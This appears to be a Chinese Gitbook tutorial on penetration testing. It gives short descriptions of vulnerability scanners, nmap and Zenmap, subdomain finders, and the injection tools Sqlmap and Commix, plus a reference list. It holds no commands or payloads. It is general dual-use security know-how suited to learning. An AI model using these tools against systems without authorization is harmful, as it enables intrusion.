
crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:08:04

# OpenVAS

- OpenVAS = 开放式漏洞评估系统
  - 是什么：一个C/S架构的开源的扫描器
  - 作用：评估目标主机上的漏洞
  - 说明
    - OpenVAS是Nessus开始收费后，独立出来的一个开源的扫描器
    - OpenVAS默认安装在标准的Kali Linux上
  - 评价
    - OpenVAS具有强大的系统和设备扫描器，缺点是扫描速度慢，占用磁盘空间较大
  - 官网
    - <https://www.openvas.org/>

crifan.com，使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新：2021-06-04 21:15:00

## Xray

- Xray
  - 是什么：Xray是一款功能强大的漏洞扫描工具
  - 特点
    - 检测速度快
      - 发包速度快，漏洞检测算法高效
    - 支持范围广
      - 大至 OWASP Top 10 通用漏洞检测，小至各种 CMS 框架 POC，均可以支持
    - 编写代码的人员素质高，通过 Code Review、单元测试、集成测试等多层验证来提高代码可靠性
  - 详解
    - xray 是从长亭洞鉴核心引擎中提取出的社区版漏洞扫描神器，支持主动、被动多种扫描方式，自备盲打平台、可以灵活定义 POC，功能丰富，调用简单，支持 Windows / macOS / Linux 多种操作系统，可以满足广大安全从业者的自动化 Web 漏洞探测需求。
    - Xray支持的漏洞检测类型包括XSS漏洞检测 (key: xss)、SQL 注入检测 (key: sqldet)、命令/代码注入检测 (key: cmd-injection)、目录枚举 (key: dirscan)、路径穿越检测 (key: path-traversal)、XML 实体注入检测 (key: xxe)、文件上传检测 (key: upload)、弱口令检测 (key: brute-force)、jsonp 检测 (key: jsonp)、ssrf 检测 (key: ssrf)、基线检查 (key: baseline)、任意跳转检测 (key: redirect)、CRLF 注入 (key: crlf-injection)、Struts2 系列漏洞检测 (高级版key: struts)、Thinkphp 系列漏洞检测 (高级版key: thinkphp)、POC 框架 (key: phantasm)。
  - 评价
    - Xray是一款基于Go语言开发的漏洞扫描器，支持导入poc扫描，不过团队对poc的质量要求很高，导致现在poc数量比较少
  - 截图
    - 
  - 资料
    - 官网
      - <https://xray.cool/>
    - GitHub
      - <https://github.com/chaitin/xray>

crifan.com，使用[署名4.0国际\(CC BY 4.0\)](#)协议发布 all right reserved，powered by Gitbook最后更新：2021-06-04 21:18:42

## NetSparker

- NetSparker
  - 一款综合型的web应用安全漏洞扫描工具
  - 对SQL注入, XSS, LFI等漏洞扫描效果不错的漏洞扫描器

crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:05:50

# XSS Scanner

- XSS Scanner
  - 主页
    - XSS Scanner - Online Scan for Cross-site Scripting Vulnerabilities | Pentest-Tools.com
      - <https://pentest-tools.com/website-vulnerability-scanning/xss-scanner-online>
    - GitHub - MariaGarber/XSS-Scanner: XSS scanner that detects Cross-Site Scripting vulnerabilities in website by injecting malicious scripts
      - <https://github.com/MariaGarber/XSS-Scanner>

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by Gitbook最后更新: 2021-05-27 20:06:56

## N-Stalker

- N-Stalker
  - 旧称: N-Stealth
  - 是什么: 一款商业级的Web服务器安全扫描程序

crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:07:22



## Whisker

- Whisker
  - Whisker是一款基于libwhisker的扫描器，但是现在大家都趋向于使用Nikto，它也是基于libwhisker的

crifan.com，使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by Gitbook最后更新：2021-05-27 20:04:47

## Sn1per

- Sn1per
  - 擅长枚举以及扫描已知漏洞
  - 建议这个工具与Metasploit或Nessus一起使用

crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:05:21

## WebScarab

- WebScarab
  - 一个用来分析使用HTTP和HTTPS协议的应用程序框架
    - WebScarab记录它检测到的会话内容，使用者可以通过多种形式来看记录

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by Gitbook最后更新: 2021-05-27 20:11:02

## Webinspect

- Webinspect
  - = HP Webinspect
  - 惠普公司的安全渗透产品，运行起来占用大量内存，小家碧玉的就慎用了

crifan.com，使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved，powered by Gitbook最后更新：2021-05-27 20:09:44

## Wikto

- Wikto
  - Wikto是一款基于C#编写的Web漏洞扫描工具

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:09:20

## 端口扫描类

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:06:37

# nmap

TODO:


- [【记录】尝试用nmap去扫描局域网内的计算机的ip和其他详细信息 – 在路上](#)

- 
- `nmap`
    - 名称
      - 可理解为：`nmap = network map` =网络地图 -> 通过扫描端口，就像得到网站的地图一样，而搞清楚（目标网站）的总体概况
      - 别称：`网络扫描仪`
    - 相关
      - `GUI 版`：`Zenmap`
    - 功能：扫描端口
      - 就像：敲门看看你家是否有人
        - 扫描看你开了哪些端口
          - 猜测端口用于何种用途
    - 介绍
      - 不少黑客爱用的工具，黑客会利用nmap来搜集目标电脑的网络设定，从而计划攻击的方法
    - 竞品
      - `masscan`
        - \* 扫全球的时候用



crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by Gitbook最后更新：2021-05-30 11:21:57


## Zenmap

- Zenmap
  - 一句话描述：nmap的GUI版
    - 在nmap基础上包了一个可视化的皮
    - 底层功能都是一样的，都是nmap的功能
  - 概述
    - 最好用的免费网络安全工具之一，通过GUI使所有Nmap（network mapper,用于网络发现和安全审计）功能更易于实现。为初学者设计，同时为Nmap老兵提供高级功能。Zenmap将保存常用的扫描配置文件作为模板，从而方便扫描设置。扫描结果可以通过一个可搜索的数据库保存，以便跨时间对比分析
  - 图









crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-30 11:19:29

# Layer

TODO:

待整理

子域名搜集思路与技巧梳理 - [SecPulse.COM](https://secpulse.com) | 安全脉搏

- Layer
  - 简介：一款域名查询工具，可提供网站子域名查询服务
    - 子域名/IP段收集
  - 被称为：Layer子域名挖掘机
  - 作用和特点：
    - 拥有简洁的界面、简单的操作模式
    - 支持服务接口、暴力搜索、同服挖掘三种模式
    - 支持打开网站、复制域名、复制IP、复制CDN、导出域名、导出IP、导出域名+IP、导出域名+IP+WEB服务器以及导出存活网站！
      - 可过滤出存活主机
  - GitHub
    - euphrat1ca/LayerDomainFinder: Layer子域名挖掘机
      - <https://github.com/euphrat1ca/LayerDomainFinder>

crifan.com，使用[署名4.0国际\(CC BY 4.0\)](https://creativecommons.org/licenses/by/4.0/)协议发布 all right reserved, powered by

Gitbook最后更新：2021-05-27 20:07:48

## 注入类

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:03:58

# Sqlmap

- **Sqlmap**
  - 数据库注入神器
  - 自动执行检测，利用SQL注入漏洞并接管数据库服务器的过程
  - 支持
    - MySQL
    - Oracle
    - PostgreSQL
    - Microsoft SQL Server
    - Microsoft Access
    - IBM DB2
    - SQLite
    - Firebird
    - Sybase
    - SAP MaxDB
    - Informix
    - HSQLDB
    - H2


crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:05:36

# Commix

- Commix

- 一句话描述: Commix (short for [comm]and [i]njection e[x]ploiter) is an open source penetration testing tool, written by Anastasios Stasinopoulos (@ancst), that automates the detection and exploitation of command injection vulnerabilities.
- 主页
  - Kali Linux
    - <https://tools.kali.org/exploitation-tools/commix>
      - Commix (short for [comm]and [i]njection e[x]ploiter) has a simple environment and it can be used, from web developers, penetration testers or even security researchers to test web applications with the view to find bugs, errors or vulnerabilities related to command injection attacks. By using this tool, it is very easy to find and exploit a command injection vulnerability in a certain vulnerable parameter or string. Commix is written in Python programming language
  - Github
    - Automated All-in-One OS Command Injection Exploitation Tool
      - <https://github.com/commixproject/commix>
  - gitlab
    - <https://gitlab.com/kalilinux/packages/commix>
- 截图

○ 截图



crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:03:33

## 渗透测试阶段

crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:04:15

## 渗透前

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:05:54



## 渗透中

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:07:54

## 后渗透

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:10:21

## 相关

crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:10:26

## 安全分析

- 安全分析 领域，需要具备基本的 渗透测试 技能
  - 所以 安全分析 也是建立在 渗透测试 基础上的子应用领域

关于安全分析，详见独立教程：

[掌握黑客的行踪：安全分析](#)

crifan.com，使用[署名4.0国际\(CC BY 4.0\)协议](#)发布 all right reserved，powered by Gitbook最后更新：2021-05-30 11:19:39

## 附录

下面列出相关参考资料。

crifan.com, 使用署名4.0国际(CC BY 4.0)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-05-27 20:08:17

## 参考资料

- [3 Phases of Penetration of Pathogenesis in Plants](#)
- [Phenomenon of infection – pre-penetration, penetration and post penetration](#)
- [第六十一课：高级持续渗透-第五季关于后门 - Micro8](#)
- [记一次完整的渗透测试流程-技术圈](#)
- [Web 安全渗透方面的学习路线? - 知乎](#)
- [黑客以50万美元价格出售Zoom的远程代码执行漏洞](#)
- [rce漏洞 远程代码执行 简介\\_Java\\_whatday的专栏-CSDN博客](#)
- [远程代码执行漏洞 - Mannix的博客 | Mannix](#)
- [从XML到RCE（远程代码执行） - 安全客，安全资讯平台](#)
- [XXE漏洞挖掘分享 - 云+社区 - 腾讯云](#)
- [WEB安全入门系列之CSRF漏洞详解 - SecPulse.COM | 安全脉搏](#)
- [跨站脚本 - 维基百科，自由的百科全书](#)
- [前端安全系列（一）：如何防止XSS攻击? - 美团技术团队 \(meituan.com\)](#)
- [【渗透实例】记录一次XSS渗透过程 - 知乎 \(zhihu.com\)](#)
- [渗透测试之XSS漏洞详细使用教程【攻防演练】 - 知乎 \(zhihu.com\)](#)
- [渗透测试技巧之一XSS引发的漏洞利用与思考 - 先知社区 \(aliyun.com\)](#)
- [渗透测试XSS前端漏洞 - 红日攻防实验室 \(sec-redclub.com\)](#)
- [Web Vulnerabilities](#)
- [资深漏洞猎人谈：漏洞赏金 vs 渗透测试，谁更适合企业? - 安全内参 | 决策者的网络安全知识库](#)
- [Web渗透测试3个要点（信息收集→漏洞发现→漏洞利用） - 简书](#)
- [浅谈Web渗透测试 - FreeBuf专栏·kali渗透测试笔记](#)
- [渗透测试及漏洞挖掘技巧干货分享——客户端JavaScript静态分析 - 知乎](#)
- [Index of /sec-chart/APT 攻击](#)
- [你离IT大佬还差11个认证 | SDNLAB | 专注网络创新技术](#)
- [信息安全从业人员的薪酬水平是怎样的? - 知乎](#)
- [「安全服务工程师（渗透）郑州\(J12726\)招聘」\\_绿盟科技招聘-BOSS直聘](#)
- [招聘 | 【阿里系】 【长亭科技】 【安全工程师】 【北京海淀】](#)
- [你离IT大佬还差11个认证 | SDNLAB | 专注网络创新技术](#)
- [漫谈信息安全认证\(CISP与CISSP\) - 知乎](#)
- [考CISP认证，需要哪些条件? - 知乎](#)
- [国内网络安全人员认证品牌大盘点：CISP、CCSRP和CISAW - 安全内参 | 决策者的网络安全知识库](#)
- [Kali Linux Tools Listing | Penetration Testing Tools](#)
- [Commix | Penetration Testing Tools](#)
- [XSS修炼之内功心法CSP篇-WEB安全-看雪论坛-安全社区|安全招聘|bbs.pediy.com](#)
- [Layer子域名挖掘机5.0 SAINTSEC更新版 - 安全工具 - 互联网之家](#)
- [Layer子域名挖掘机 - guojia000 - 博客园](#)
- [十大免费又好用的网络分析工具 - Dell Community](#)
- [Zenmap - Official cross-platform Nmap Security Scanner GUI](#)
- [零基础如何学习 Web 安全? - 知乎 \(zhihu.com\)](#)
- [渗透测试常用WEB安全漏洞扫描工具集合 - FreeBuf网络安全行业门户](#)

- [长亭xray](#): 一款自动化Web漏洞扫描神器（免费社区版） - 安全客, 安全资讯平台
- 

crifan.com, 使用[署名4.0国际\(CC BY 4.0\)](#)协议发布 all right reserved, powered by  
Gitbook最后更新: 2021-06-04 21:20:26